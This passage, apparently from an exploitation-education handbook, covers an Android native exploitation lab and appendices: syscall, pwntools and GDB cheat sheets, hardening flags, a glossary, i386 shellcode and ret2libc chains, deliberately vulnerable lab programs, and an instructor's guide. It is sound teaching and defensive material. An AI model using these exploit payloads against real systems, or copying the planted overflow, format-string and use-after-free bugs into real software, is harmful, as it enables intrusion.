sdkmanager "emulator" "platform-tools" && emulator -avd test &
adb shell getprop ro.build.version.release

# 2. push and run a native target
adb push vuln_service /data/local/tmp/ && adb shell
cd /data/local/tmp && ./vuln_service &
```

```
/* lab/vuln_service.c --- a native Android service with the usual bug */
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>

void grant(void) { system("/system/bin/sh -c id > /sdcard/pwned"); }

void handle(int fd) {
    char buf[64];
    int n = read(fd, buf, 300);       /* the familiar mistake */
    write(fd, buf, n);
}
```

```
from pwn import *
context.arch = 'aarch64'              # ARM64 device/emulator
elf = ELF('./vuln_service')
s = socket.create_connection(('127.0.0.1', 4444))   # adb forward tcp:4444
s.send(fit({72: elf.symbols['grant']}))             # same dance, new arch
```

Pwn Tip

`adb forward tcp:4444 tcp:4444` turns any on-device socket service into a localhost pwntools target — the entire Part III workflow applies unchanged, with `context.arch='aarch64'` and qemu/gdbserver for the debugging leg (`gdbserver :1234 ./vuln_service` + gdb `target remote`).

41.5 Baseband and firmware: the deep end

A sentence-level tour for orientation: the baseband processor (modem) runs its own RTOS with its own heap and parses operator-controlled messages; exploits there are pre-compromise by definition. Firmware (boot ROM → bootloader → kernel) is where persistence lives, and Verified Boot is the defense. The analysis toolbox is this book's — `objdump`/Ghidra on firmware images, `binwalk` to carve them, UART/JTAG for dynamic work — aimed at file formats rather than processes.

41.6 CTF Challenge: mobile-medicine

CTF Challenge: mobile-medicine (650 points, capstone)

An Android emulator lab ships `vuln_service` (the code above, but with a canary and PIE on, glibc/bionic) plus a second native binary reading a media-like header with an integer truncation. Goal: exploit *both* — the first via leak-and-replay (chapter 14), the second via chapter 20 — then answer: which platform layer (still active) stops your shell from persisting?

Walkthrough

Both exploits are the book's, replayed under `context.arch='aarch64'` (or `i386` on an x86 emulator image — easier to start).

1. `vuln_service`: bionic canary leaks the same way (echo loop); PIE needs the leak of a return address from the same echo; then the two-gadget ARM64 chain of chapter 39.
2. The parser binary: `65536+n` truncation (chapter 20) into a heap overflow — on Android, `jemalloc`/Scudo replaces tcache: the poisoning recipes change (chapter 22's version-arithmetic warning is the point).
3. **The answer to the last question**: SELinux + the app sandbox — your shell runs, but as the service's UID in its MAC domain; persistence and lateral movement are separate bugs. That answer, defended, is the chapter's exam.

Defender's Perspective

Mobile defense review translates directly: verify that services drop to dedicated UIDs, ship seccomp profiles, enable SELinux (not permissive!), sign everything in the boot chain, and fuzz every parser that touches remote data — with the sanitizer builds and coverage guidance of chapter 24. The platforms' own vendors run exactly this loop at fleet scale; your codebase should too.

Chapter Summary

Android layers per-app UID, SELinux, seccomp, and Verified Boot over Linux; iOS showcases PAC/PPL/sandbox signing. Mobile exploits are chains — parser bug → sandboxed process → kernel → persistence — and each rung is a chapter you have already done. The lab path is an emulator, `adb`, and the entire Part III workflow with `context.arch` changed.

Exercises

1. In the emulator, dump the SELinux domain of a shell (`id -Z`) and of your exploited service; explain the difference in one paragraph.
2. Port chapter 11's two-call chain to an `aarch64` build of `vuln_service` and run it via `gdbserver`.
3. Identify which allocator Android uses for native heaps; write the version-arithmetic note for poisoning attempts on it.
4. Read one published jailbreak write-up; label every stage with fig. 41.1 and this handbook's chapter numbers.

CHAPTER A

x86-64 Assembly Cheat Sheet

Registers

64	32	16	8
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8–r15	r8d–r15d	r8w–r15w	r8b–r15b

Calling convention (System V AMD64)

- Integer/pointer args: `rdi, rsi, rdx, rcx, r8, r9`
- Float args: `xmm0–xmm7`; return: `rax` (+`rdx`)
- Callee-saved: `rbx, rbp, r12–r15`; everything else caller-saved
- Stack aligned to 16 before each `call`

Core instructions

`mov dst, src`	copy; `movzx`/`movsx` for width changes
`lea dst, [mem]`	compute address (no memory access)
push/pop	stack store/load; `rsp` moves by 8
`call`/`ret`	`call` pushes rip then jumps; `ret` pops rip
`leave`	`mov rsp, rbp; pop rbp`
add/sub/and/or/xor	arithmetic and bit ops; `xor r,r` zeroes
shl/shr/sar	shifts (logical/arithmetic right)
cmp/test	set flags only (`test x,x` checks zero)
je/jne/jg/jge/jl/jle/ja/jb	conditional jumps (signed/unsigned pairs)
cmovcc	conditional move (branchless)
nop	`0x90`; multi-byte nops exist
syscall	kernel call: `rax`=number, args `rdi,rsi,rdx,r10,r8,r9`

Operand forms

`[rax]`	dereference rax
`[rax+0x10]`	dereference with displacement
`[rbx+rax*4]`	base + index×scale
`[rip+0x2a3f]`	RIP-relative (PIE code everywhere)
`QWORD PTR [x]`	explicit operand size

CHAPTER B

Selected x86-64 System Calls

Nr	Name	Signature	Exploit notes
0	`read`	(fd, buf, count)	leak/read primitive; return value = bytes read → `rax` control (SROP idiom)
1	`write`	(fd, buf, count)	the ORW exfiltration end
2	`open`	(path, flags, mode)	fd 3 usually; ORW start
9	`mmap`	(addr, len, prot, flags, fd, off)	RWX page builder
10	`mprotect`	(addr, len, prot)	prot 7 = RWX; the classic NX bypass
11	`munmap`	(addr, len)	—
22	`pipe`	(fds)	—
32	`dup`	(oldfd)	redirect fds
33	`dup2`	(oldfd, newfd)	reverse-shell plumbing
41	`socket`	(domain, type, protocol)	2/1/0 = AF_INET, SOCK_STREAM, 0
42	`connect`	(fd, sockaddr, len)	reverse shell
57	`fork`	()	—
59	`execve`	(path, argv, envp)	`("/bin/sh", NULL, NULL)`; banned by many seccomp profiles
62	`kill`	(pid, sig)	—
80	`chdir`	(path)	—
101	`ptrace`	(req, pid, addr, data)	anti-debug (TRACEME = 0)
257	`openat`	(dirfd, path, flags)	modern open; dirfd `AT_FDCWD = -100`

Full table: `/usr/include/x86_64-linux-gnu/asm/unistd_64.h`; quick lookup: `ausyscall` (from auditd), or pwntools `constants.SYS_execve`.

The canonical shellcode chain

```
execve("/bin/sh", NULL, NULL):
  rax = 59; rdi = ptr_to_"/bin/sh"; rsi = 0; rdx = 0; syscall
open-read-write of a flag:
  fd = open("flag.txt", 0); read(fd, buf, n); write(1, buf, n)
```

CHAPTER C

pwntools Cheat Sheet

Setup

```python
from pwn import *
context.arch = 'amd64'          # or 'i386'
context.log_level = 'debug'     # verbose I/O
elf  = ELF('./chall')
libc = ELF('./libc.so.6')

def start():
    if args.REMOTE: return remote(args.HOST, int(args.PORT))
    if args.GDB:    return gdb.debug('./chall', gdbscript='break main')
    return process('./chall')
```

I/O

```python
io.send(b'...'); io.sendline(b'...')
io.recv(); io.recvline(); io.recvuntil(b'marker')
io.recvuntil(b'marker', drop=True)      # strip marker
io.recvall(timeout=2)                    # until EOF
io.clean(0.5)                            # drain
io.interactive()                         # hand over the keyboard
```

Numbers and patterns

```python
p32(0xdeadbeef); p64(0x7f2e4a8c5e50)     # pack little-endian
u32(b'...'); u64(x.ljust(8, b'\x00'))    # unpack (pad short leaks)
cyclic(200); cyclic_find(0x6161616461616161)   # offset from crash
fit({72: [POP_RDI, binsh, system]})      # offset -> data layout
flat(a, b, c)                            # sequential, auto-packed
```

ELF and libc

```python
elf.symbols['main']; elf.plt['puts']; elf.got['puts']
elf.bss(0x500)                           # writable scratch
elf.search(b'/bin/sh\x00').__next__()
libc.address = leak - libc.sym['puts']   # rebase: every symbol now true
libc.sym['system']; libc.search(b'/bin/sh\x00').__next__()
```

ROP

```
rop = ROP(elf)
rop.find_gadget(['pop rdi', 'ret'])[0]
rop.call(elf.plt['puts'], [elf.got['puts']])
rop.call(elf.symbols['main'])
rop.execve(binsh_addr, 0, 0)
rop.chain()                              # packed chain bytes
```

Format strings

```
fmtstr_payload(offset, {elf.got['printf']: libc.sym['system']})
```

Shellcode

```
asm(shellcraft.amd64.linux.sh())
asm(shellcraft.amd64.linux.cat('flag.txt'))
asm('nop'); pwn disasm -a amd64 <file>
```

SROP

```
frame = SigreturnFrame()
frame.rax = constants.SYS_execve
frame.rdi = binsh_addr; frame.rsi = 0; frame.rdx = 0
frame.rip = syscall_addr
payload = ... + bytes(frame)
```

Command-line arguments (args)

```
python3 exploit.py REMOTE HOST=chal.examplectf.com PORT=1337
python3 exploit.py GDB                   # args.REMOTE / args.GDB
```

CHAPTER D

GDB and pwndbg Cheat Sheet

Running and stopping

```
gdb -q ./prog -ex 'break main' -ex run
break *0x401169          break function          break *addr
continue (c)             next (n) / step (s)     by source line
nexti (ni) / stepi (si)                          by instruction
finish                   return from frame       watch *(long*)0x7ffd...
catch syscall execve     stop on syscall         tbreak: one-shot
```

Inspecting

```
info registers [name...]      x/4gx $rsp          x/s $rdi
x/16xb $rbp-0x40              x/2i $rip           disass main
p $rdi                        p/x 0x40+8          ptype struct x
vmmap                         (pwndbg) checksec
got / plt                     (pwndbg) retaddr
search -s "/bin/sh"           search -8 0xdeadbeef
```

Memory format letters for `x`

`x` hex	`u` decimal	`s` string	`i` instruction
`b` 1B	`h` 2B	`w` 4B	`g` 8B

Handy settings

```
set disassembly-flavor intel
set disable-randomization off    # mimic real ASLR under gdb
set follow-fork-mode child       # for forking services
layout asm / layout regs         # TUI views
```

pwndbg specifics

```
cyclic 200 / cyclic -l 0x6161616461616161    # offset workflow
heap / vis_heap_chunks / tbins               # heap views (ch21)
probeleak <addr> <len>                       # identify leaked pointers
telescope $rsp 10                            # annotated stack dump
```

Core dumps

```
ulimit -c unlimited
gdb ./prog core          # post-mortem: crash state preserved
```

CHAPTER E

GCC/ld Hardening Flags

Development (catch bugs early)

```
gcc -std=c17 -Wall -Wextra -Wconversion -Wshadow \
    -Werror=format-security -Werror=uninitialized \
    -g -fsanitize=address,undefined -o app app.c
```

Release (assume bugs ship anyway)

```
gcc -O2 -D_FORTIFY_SOURCE=3 -fstack-protector-strong \
    -fPIE -pie -Wl,-z,relro,-z,now \
    -Wl,-z,noexecstack -o app app.c
```

Flag reference

Flag	Effect	Kills (chapter)
`-fstack-protector-strong`	canary on functions with arrays/address- taken locals	linear return overwrite (14)
`-fstack-protector-all`	canary on every function	same, stronger
`-fPIE -pie`	position-independent executable	hardcoded code addresses (16)
`-Wl,-z,relro,-z,now`	full RELRO (eager binding, GOT RO)	GOT overwrite (13)
`-Wl,-z,noexecstack`	NX stack (default anyway)	shellcode on stack (12)
`-D_FORTIFY_SOURCE=3`	runtime-checked `memcpy`/`sprintf` where sizes known	over-long copies
`-Wformat-security`	warn on `printf(var)`	format strings (13)
`-fsanitize=address`	ASan: redzones, UAF, overflow at access time	heap/stack bugs (Parts III, V)
`-fsanitize=undefined`	UBSan: signed overflow, misalignment	integer bugs (20)
`-ftrivial-auto-var-init=zero`	initialize stack locals	uninit leaks (19)
`-fcf-protection=full`	`endbr64` + IBT/shadow-stack readiness	ROP/forward-edge (28)
`-m32`	32-bit build (stack-arg calling convention)	—

Flag	Effect	Kills (chapter)
`-z execstack`	**reverse**: executable stack (teaching)	—
`-no-pie`	**reverse**: fixed addresses (teaching)	—
`-fno-stack-protector`	**reverse**: no canary (teaching)	—

Verification

```
checksec --file=app       # the one-command summary (ch5)
readelf -lW app | grep -E 'STACK|RELRO'
readelf -h app | grep Type     # DYN = PIE
```

CHAPTER F

Dangerous C Functions

Function	Bounded	Bug it invites	Safe replacement
`gets`	never	unbounded stack overflow	`fgets(buf, n, stdin)`
`scanf("%s")`	no	unbounded overflow	`scanf("%31s", ...)`
`strcpy`	no	overflow past dst	`copy_str/strlcpy`
`strcat`	no	overflow at end	`strlcat/snprintf`
`sprintf`	no	overflow; format string	`snprintf(dst, n, ...)`
`vsprintf`	no	as above	`vsnprintf`
`strncpy`	yes	**no NUL terminator** on full length (19)	terminate manually
`memcpy`	caller	size from untrusted arithmetic (20)	checked size
`memmove`	caller	same as memcpy	checked size
`atoll/atoi`	n/a	negative/overflow on attacker input (20)	`strtol` + `errno`
`printf(buf)`	n/a	**format string** (13)	`printf("%s", buf)`
`syslog(buf)`	n/a	format string	`syslog("%s", buf)`
`realloc(p, 0)`	n/a	frees `p`, returns NULL: UAF trap (22)	explicit `free`
`alloca`	n/a	stack exhaustion via big sizes	`malloc`
`tmpnam/mktemp`	n/a	TOCTOU races	`mkstemp`

```c
/* the one bounded string copy you actually want */
void copy_str(char *dst, size_t dstsz, const char *src) {
    size_t n = strnlen(src, dstsz - 1);
    memcpy(dst, src, n);
    dst[n] = '\0';
}
```

CHAPTER G

Glossary

ABI Application Binary Interface — the calling convention, register roles, and stack rules that compiled code follows.

ASLR
Address Space Layout Randomization — per-run randomization of stack, heap, and library load addresses.

Bin An allocator free-list (tcache, fastbin, unsorted, small, large) holding freed chunks for reuse.

BSS The ELF section for zero-initialised globals; occupies no file space.

Canary
Random value placed above stack locals and checked before return, aborting on linear overflows.

CEV / CFI
Control-Flow Enforcement / Integrity — validate every indirect branch against the compiler's control-flow graph.

Chunk
The allocator's unit of heap memory: 16-byte-aligned, with an inline size header.

De Bruijn pattern
A sequence in which every offset has a unique substring — the `cyclic` pattern used to find overflows.

Endianness
Byte order within multi-byte values; x86 is little-endian.

Execve
The syscall replacing the process image; the classic shellcode/ROP goal.

Gadget
A short instruction sequence ending in `ret` (or a jump), usable as one ROP "instruction".

GOT
Global Offset Table — runtime addresses of library functions/data; writable unless full RELRO.

Heap
Dynamically allocated memory managed by malloc/free.

Hook
Legacy glibc function pointers (`__malloc_hook` etc.) — removed in 2.34; historical exploit targets.

libc The C standard library; its `system`, `execve` and `"/bin/sh"` are the ret2libc toolkit.

NOP sled
Run of `nop` instructions that absorbs imprecise return-address guesses.

NX / W^X
Pages are writable or executable, never both; injected shellcode cannot run.

OEP
Original Entry Point — where a packed binary's real code starts after unpacking.

PIE Position-Independent Executable — the binary itself loads at a randomized base.

PLT Procedure Linkage Table — trampolines through the GOT for dynamic calls.

RELRO
Relocation Read-Only — makes the GOT read-only (partial) after startup, or fully at load (full).

RIP-relative addressing
x86-64 addressing relative to the instruction pointer; enables PIE.

ROP
Return-Oriented Programming — chaining gadgets via successive returns.

Safe-linking
glibc 2.32+ protection mangling tcache/fastbin `next` pointers with the chunk address.

Seccomp
Kernel syscall filter; typically bans `execve` on CTF remotes, forcing ORW endgames.

Shadow stack
Hardware-maintained copy of return addresses checked at every `ret` (Intel CET).

SROP
Sigreturn-Oriented Programming — `rt_sigreturn` rebuilds all registers from a stack frame you control.

Stack pivot
Redirect `rsp` to attacker-staged memory, turning a small overflow into unlimited chain space.

Stack frame
A function's stack region: locals, saved `rbp`, saved return address.

TCache
Thread-local cache of freed chunks (glibc 2.26+); singly-linked LIFO, first served by `malloc`.

Tcache poisoning
Overwriting a freed chunk's `next` so a later `malloc` returns an address of your choosing.

TOCTOU
Time-of-check to time-of-use — state changing between validation and use.

Type confusion
Reading memory as the wrong type; UAF's weapon.

UAF Use-after-free — using a pointer after its chunk was freed.

ASan / UBSan
AddressSanitizer / UndefinedBehaviorSanitizer — compiler-inserted runtime checks that turn silent corruption into immediate, attributed aborts.

De Bruijn sequence
See cyclic pattern.

Environment
The `env` block at the stack's top; its size shifts stack addresses — why gdb and standalone runs differ.

FSOP
File-Structure Oriented Programming — forging `_IO_FILE` structures so stdio calls execute attacker logic; the modern heap endgame.

JIT Just-In-Time compilation — generates executable code at runtime; JIT pages are the surviving shellcode habitat.

ORW
Open-Read-Write — the endgame when `execve` is seccomp-banned: read the flag directly.

Red zone
: The 128-byte region below `rsp` the ABI lets leaf functions use; factor it into frame arithmetic.

Sandbox escape
: Breaking out of a privilege-isolating layer (renderer, container, seccomp profile) — usually a second bug chained onto the first.

Top chunk
: The free space at the heap's end; exhausted, malloc extends via `brk`.

W^X See NX.

CHAPTER H

The 32-bit Deep Dive (i386)

Much classic literature — and many CTF categories — are 32-bit. The concepts transfer; the arithmetic changes. This appendix is the translation table.

H.1 Frame layout and offsets




Figure H.1: 32-bit frame: everything halves. Offset from `buf` to return address $= 0x40 + 4 = 68$.

H.2 Calling convention: arguments on the stack

`cdecl`: push right-to-left, caller cleans up. The payload appends arguments directly (fig. 3.1):

```
# i386 ret2libc: no gadgets needed for the FIRST call
system  = libc_base + 0x4f550
binsh   = libc_base + 0x1b3e1a
payload = fit({268: [system, 0xdeadbeef, binsh]})
#          ^ offset measured (here: 64+padding+4); fake ret; then arg1
```

For *multiple* calls, the fake-return slot becomes the next call's address and arguments follow it — a naturally flat chain:

```
# read(0, bss, 64); system(bss):  the "ret2syscall-style" flat chain
payload = fit({268: [
    read_plt, POP3_RET, 0, bss, 64,      # read's args, then cleanup gadget
    system, 0xdeadbeef, bss,             # system(bss)
]})
# POP3_RET: pop ebx; pop esi; pop edi; ret  -- discards the 3 args
```

Key Idea

32-bit chains need a **cleanup gadget** (`pop` × args; `ret`) between stack-arg calls, because the callee does not clean the stack. On 64-bit this problem does not exist (register args) — instead you need the arg-loading gadgets. Same mountain, opposite sides.

H.3 Syscalls: int 0x80 and smaller registers

```
; execve("/bin/sh", 0, 0) on i386
xor  eax, eax
push eax            ; NUL
push 0x68732f2f     ; "//sh"
push 0x6e69622f     ; "/bin"
mov  ebx, esp       ; ebx = path
xor  ecx, ecx       ; argv = 0
xor  edx, edx       ; envp = 0
mov  al, 0x0b       ; SYS_execve = 11 on i386
int  0x80
```

Differences that matter: syscall number in `eax` (11, not 59), call via `int 0x80` (or `sysenter`), arguments in `ebx`, `ecx`, `edx`, `esi`, `edi`, `ebp`, and 4-byte everything. pwntools: `shellcraft.i386.linux.sh()`, `context.arch = 'i386'`.

H.4 32-bit-specific techniques

- **ret2dlresolve without pwntools**: 32-bit fake relocations are the historical form; the 64-bit forging of chapter 18 descends from it.
- **Smaller entropy**: 19–24 bits of library randomization on many i386 kernels — `execve` brute force over `mmap_base` is historically viable (do it in a lab, once, to understand the arithmetic).
- **The `esp` relative trick**: `add esp, 0x38; ret` pivots the chain further down your buffer — useful when the overflow window is short and the buffer long.
- **Function pointer tables**: 4-byte entries mean an OOB index (chapter 19) lands 2× faster per slot.

H.5 Compiling and testing 32-bit locally

```
sudo apt install gcc-multilib libc6-dev-i386        # toolchain
gcc -m32 -O0 -fno-stack-protector -no-pie -o chal32 chal.c
file chal32                     # ELF 32-bit LSB executable
python3 -c "from pwn import *; context.arch='i386'; print(p32(0x41414141))"
```

CHAPTER I

Lab Source Bundle

Every vulnerable target used in this handbook, complete and compilable. Build commands are in chapter 9; the teaching idiom is `gcc -O0 -g -fno-stack-protector -no-pie -o chal chal.c`.

print_maps.c (address space, chapter 2)

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int global_init = 42;
int global_uninit;
int main(void) {
    static char static_buf[16];
    int stack_var = 7;
    char *heap_ptr = malloc(32);
    printf("main          : %p\n", (void*)main);
    printf("global_init   : %p\n", (void*)&global_init);
    printf("global_uninit : %p\n", (void*)&global_uninit);
    printf("stack_var     : %p\n", (void*)&stack_var);
    printf("heap_ptr      : %p\n", (void*)heap_ptr);
    printf("libc printf   : %p\n", (void*)&printf);
    printf("pid           : %d\n", getpid());
    fflush(stdout);
    pause();
    return 0;
}
```

auth1.c (variable overwrite, chapter 10)

```c
#include <stdio.h>
void grant(void)  { puts("[+] access granted"); }
int main(void) {
    int  granted = 0;
    char name[8];
    gets(name);
    if (granted) grant(); else puts("[-] denied");
    return 0;
}
```

fptr.c (function pointer, chapter 10)

```c
#include <stdio.h>
#include <stdlib.h>
void abracadabra(void) {
    puts("You found the magic word!");
    system("/bin/sh");
}
void greet(void) {
    char buf[64];
    void (*fp)(void) = 0;
    printf("say the magic word: ");
    gets(buf);
    if (fp) fp();
    puts("goodbye");
}
int main(void) { greet(); return 0; }
```

agent.c (recon target, chapter 5)

```c
#include <stdio.h>
#include <string.h>
void approved(void) {
    puts("[ACCESS GRANTED]");
    system("/bin/sh");
}
int main(void) {
    char name[32];
    puts("Agent designation:");
    gets(name);
    if (strcmp(name, "Bond") == 0) approved();
    puts("[denied]");
    return 0;
}
```

vault.c (return-address target, chapter 11)

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void open_vault(long key) {
    if (key == 0x539f00d) system("cat flag.txt");
    else puts("wrong key");
}
void leaky_read(void) {
    char buf[64];
    puts("state your business:");
    read(0, buf, 200);
    puts("...denied.");
}
int main(void) { leaky_read(); return 0; }
```

fmt.c (format string, chapter 13)

```c
#include <stdio.h>
#include <unistd.h>
char secret[] = "shhh:flag{f0rm4t_l34k}";
int main(void) {
    char buf[256];
    read(0, buf, sizeof(buf)-1);
    printf(buf);
    puts("");
    return 0;
}
```

intcheck.c (truncation bypass, chapter 20)

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv) {
    int  user_len = atoi(argv[1]);
    unsigned short check = user_len;
    char buf[100];
    if (check >= 100) { puts("too long"); return 1; }
    memcpy(buf, argv[2], user_len);
    puts(buf);
    return 0;
}
```

uaf.c (use-after-free, chapter 22)

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
struct note   { void (*print)(void*); char data[56]; };
struct secret { char flag[64]; };
struct note *notes[8];
void note_print(void *n) { puts(((struct note*)n)->data); }
int main(void) {
    struct secret s;
    strcpy(s.flag, "flag{u4f_typ3_c0nfus10n}");
    for (;;) {
        int cmd, i;
        scanf("%d %d", &cmd, &i);
        if (cmd == 0) {                       /* create */
            notes[i] = malloc(sizeof(struct note));
            notes[i]->print = note_print;
        } else if (cmd == 1) {                /* free (UAF!) */
            free(notes[i]);
        } else if (cmd == 2) {                /* show */
            notes[i]->print(notes[i]);
        }
    }
}
```

server.c (remote wrapper, chapter 23)

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main(void) {
    int srv = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in addr = {0};
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = INADDR_ANY;
    addr.sin_port = htons(1337);
    bind(srv, (struct sockaddr*)&addr, sizeof(addr));
    listen(srv, 8);
    for (;;) {
        int cli = accept(srv, NULL, NULL);
        if (fork() == 0) {
            dup2(cli, 0); dup2(cli, 1); dup2(cli, 2);
            execl("./chall", "chall", NULL);
        }
        close(cli);
    }
}
```

Pwn Tip

A good lab habit: give every target a `flag.txt` in its working directory (`echo 'flaglocal_only' > flag.txt`) so end-to-end tests — including `cat flag.txt` payloads — prove themselves.

CHAPTER J

Crash Triage Field Guide

Every crash is a message. This table maps the message to its meaning and the fix, keyed by what you see in gdb/dmesg after the fault.

Observation	Meaning	Fix / chapter
`SIGSEGV` at `0x41414141...` (your filler)	return address control achieved; now aim it	replace filler tail with a real target (11)
`SIGSEGV` at `0x6161...`	cyclic pattern in rip	`cyclic -l` for the exact offset
`SIGSEGV` at `0x1` or small	you returned into `NULL`/small garbage: offset too short, hit saved-`rbp` only	re-measure (chapter 11)
`SIGSEGV` in `do_system` / `movaps`	16-byte stack alignment off	add/remove one bare `ret` (15)
"`stack smashing detected`"	canary clobbered	leak-and-replay (14) or attack below the canary
"`free(): double free detected in tcache 2`"	tcache `key` caught the dup	A-B-A with tcache-full, or overwrite `key` (22)
"`free(): invalid next size`"	heap overflow corrupted a neighbour's size	fix your fake sizes to sane/aligned values (21)
"`malloc(): unaligned tcache chunk detected`"	poisoned target not 16-byte aligned	aim at `target-0x10` with correct alignment
`SIGSEGV` at `0x7f...` random-ish	jumped into libc mid-instruction: wrong libc base	re-derive from a fresh leak; check libc version (16)
Remote works local fails / vice versa	environment, libc, buffering	chapter 23 checklist
`EOF` on connect	service crashed on banner or your first send	`dmesg`; offset re-verification
Shell opens, no output	no tty on remote	`cat flag*` manually; `sh -p` (23)
Payload truncated silently	input function stops at whitespace/NUL	switch primitive (`read` vs `scanf`) (11)
Everything crashed but no `core`	`ulimit`/core pattern	chapter 6 setup

The triage loop

1. **What faulted?** `rip` value, faulting instruction, mapped where? (`vmmap`).
2. **Is the fault address yours?** Filler bytes, cyclic, libc, heap pointer, or unmapped?
3. **What did the last successful step prove?** Control of `rip` $\neq$ control of arguments $\neq$ controlled data flow.

4. **Change one thing**, re-run. Exploit debugging is bisection with a debugger attached.

Pwn Tip

Keep a personal "crash zoo": one gdb screenshot per distinct failure mode you have personally hit, with the one-line cause. Reread it before every CTF; your own zoo beats any table — including this one.

CHAPTER K

Annotated Disassembly Lab

Reading disassembly fluently is the field's true gate. This appendix walks one complete, real function — compiled from this book's own `vault` (chapter 11) at `-O0` — and annotates every line. Cover the annotations; reconstruct them yourself.

```
$ gcc -O0 -g -fno-stack-protector -no-pie -o vault vault.c
$ objdump -d -M intel vault | sed -n '/<leaky_read>:/,/^$/p'
```

```
0000000000401176 <leaky_read>:
  push   rbp                     ; prologue: save caller's frame ptr
  mov    rbp, rsp                ; establish our frame
  sub    rsp, 0x50               ; reserve 0x50 for locals (buf=64,
                                 ;   + padding: canary would live here)
  lea    rax, [rip+0x2eb1]       ; rip-relative string: "state your..."
  mov    rdi, rax                ; 1st arg = string
  call   401050 <puts@plt>       ; puts(...) -- through PLT (ch4)
  lea    rax, [rbp-0x50]         ; rax = &buf  (buffer at rbp-0x50)
  mov    edx, 0xc8               ; 3rd arg = 200   <-- the bug: > 64
  mov    rsi, rax                ; 2nd arg = buf
  mov    edi, 0x0                ; 1st arg = fd 0 (stdin)
  call   401040 <read@plt>       ; read(0, buf, 200)
  lea    rax, [rip+0x2e8a]       ; "...denied."
  mov    rdi, rax
  call   401050 <puts@plt>
  nop                            ; compiler padding idiom
  leave                         ; mov rsp, rbp ; pop rbp
  ret                            ; pop rip  <-- hijack point (rbp+8)
```

What to extract, every time

1. **Frame size**: `sub rsp, 0x50` — locals region.
2. **Buffer position**: `lea rax, [rbp-0x50]` — buffer base.
3. **Copy size vs buffer size**: `0xc8 = 200` into 64 — overflow confirmed, statically.
4. **Offset to ret**: $0x50 + 8 = 88$ bytes — but verify dynamically (`cyclic`), because `-O0` padding lies only rarely and you want the reflex.
5. **Call targets**: every `@plt` names a library boundary; non-PLT calls are internal functions worth naming in the decompiler (chapter 7).

The same function at -O2 (why optimisation changes RE)

```
0000000000401160 <leaky_read>:
  endbr64                       # CET preamble (-fcf-protection)
  push   rbp
  sub    rsp, 0x10              # smaller frame: buf folded in
  lea    rsi, [rsp+0x8]         # buffer address computed differently
  xor    edi, edi
  mov    edx, 0xc8
  call   401040 <read@plt>
  lea    rdi, [rip+...]         # "...denied." inlined
  call   401050 <puts@plt>
  add    rsp, 0x10
  pop    rbp
  ret                           # note: no `leave` -- rbp saved manually
```

Read the differences as a checklist: `endbr64` (CFI preamble), smaller/reshuffled frames, `xor edi,edi` instead of `mov edi,0x0`, tail inlining, and manual `pop rbp` epilogues. None change the bug; all change the arithmetic — which is why the dynamic offset measurement (chapter 11) is the ground truth under any optimisation level.

Exercises

1. Compile `fmt.c` (chapter I) at `-O0` and `-O2`; annotate both fully as above; list what moved.
2. Find `main`'s call to `__isoc99_scanf` in a `-O2` build and identify the format string via its `lea rip+...` argument.
3. Turn on `-fstack-protector-strong` and label the three canary instructions; note where they sit relative to your buffer.

CHAPTER L

Instructor's Guide

This handbook was designed as courseware. This appendix is the delivery manual: pacing, lab logistics, grading, and assessment.

Pacing

Weeks	Reading	Lab (graded)
1–2	Parts I (ch 1–5)	recon dossier on 5 real binaries; offset arithmetic worksheet
3	Part II (ch 6–9)	environment acceptance test (chapter 9); pwntools gym
4–6	Part III first half (ch 10–14)	ret2win; shellcode sled; manual `%hhn` write
7–8	Part III second half (ch 15–19)	full ret2libc with leak; SROP or pivot
9	chapter 20	integer-bypass PoC with write-up
10–11	Part V (ch 21–22)	heap observation game; tcache poisoning on lab glibc
12	Part VI (ch 23–24)	remote adaptation exercise; 15-minute fuzzing campaign
13	Part VII (ch 25–26)	stripped-binary lab; one patch-based solve
14	Parts VIII–IX	**capstone gauntlet** (chapter 28) or live CTF set

Lab logistics

- **Infrastructure**: a shared VM image or Dockerfile (chapter 9) — one hour of setup pain saved per student. Snapshot as `lab-ready`.
- **Services**: `socat` wrappers (chapter 23) on an internal network only; per-student ports; flag files per-instance to deter copying.
- **Integrity**: have students submit *exploit scripts*, not flags — the script is the evidence of method; a short decision-log paragraph (see chapter 31) is the evidence of understanding.

Grading rubric that works

40 %	working exploit script (runs from clean checkout, both modes)
25 %	methodology notes: recon, offsets, decision log
20 %	explanation quality: can the student defend each line? (short oral defence is worth its cost)
15 %	the defender's paragraph: what fix prevents this bug (chapter 29 mapping)

Assessment ideas beyond challenges

- **CVE autopsy**: one recent memory-safety CVE; two pages — bug class, exploit path, mitigation, fix; cite this handbook's chapters.
- **Patch review**: give a fixed upstream commit; student must state which attack it kills and attempt a bypass.
- **Defender's audit**: run the chapter 29 review script against an open-source C project; report two findings (severity-ranked, non-exploitable reports welcome — this teaches humility).
- **Reverse exam**: students write a *vulnerable* program for a chosen technique, plus its exploit — writing the bug is the deepest test of understanding the bug.

Building your own challenge binaries

Students who *write* vulnerable programs internalize the bugs fastest. The recipe, per technique:

- **ret2win**: 64–72 byte buffer, `read` with a larger count, an uncalled `win` that prints a flag file. Compile `-fno-stack-protector -no-pie`.
- **fmtstr**: a loop of `read + printf(buf)`; flag behind a GOT overwrite or a `win`; print *nothing* else.
- **canary**: default `gcc` + a format echo + overflowing read; the flag only after `system`.
- **ROP-hard**: default `gcc` + `seccomp` profile banning `execve` (libseccomp, ten lines) + ORW win.
- **heap**: menu service (create/edit/delete/show) with one deliberate miss — no `NULL` after `free` — pinned glibc via `patchelf`; ship the exact `libc.so.6`.

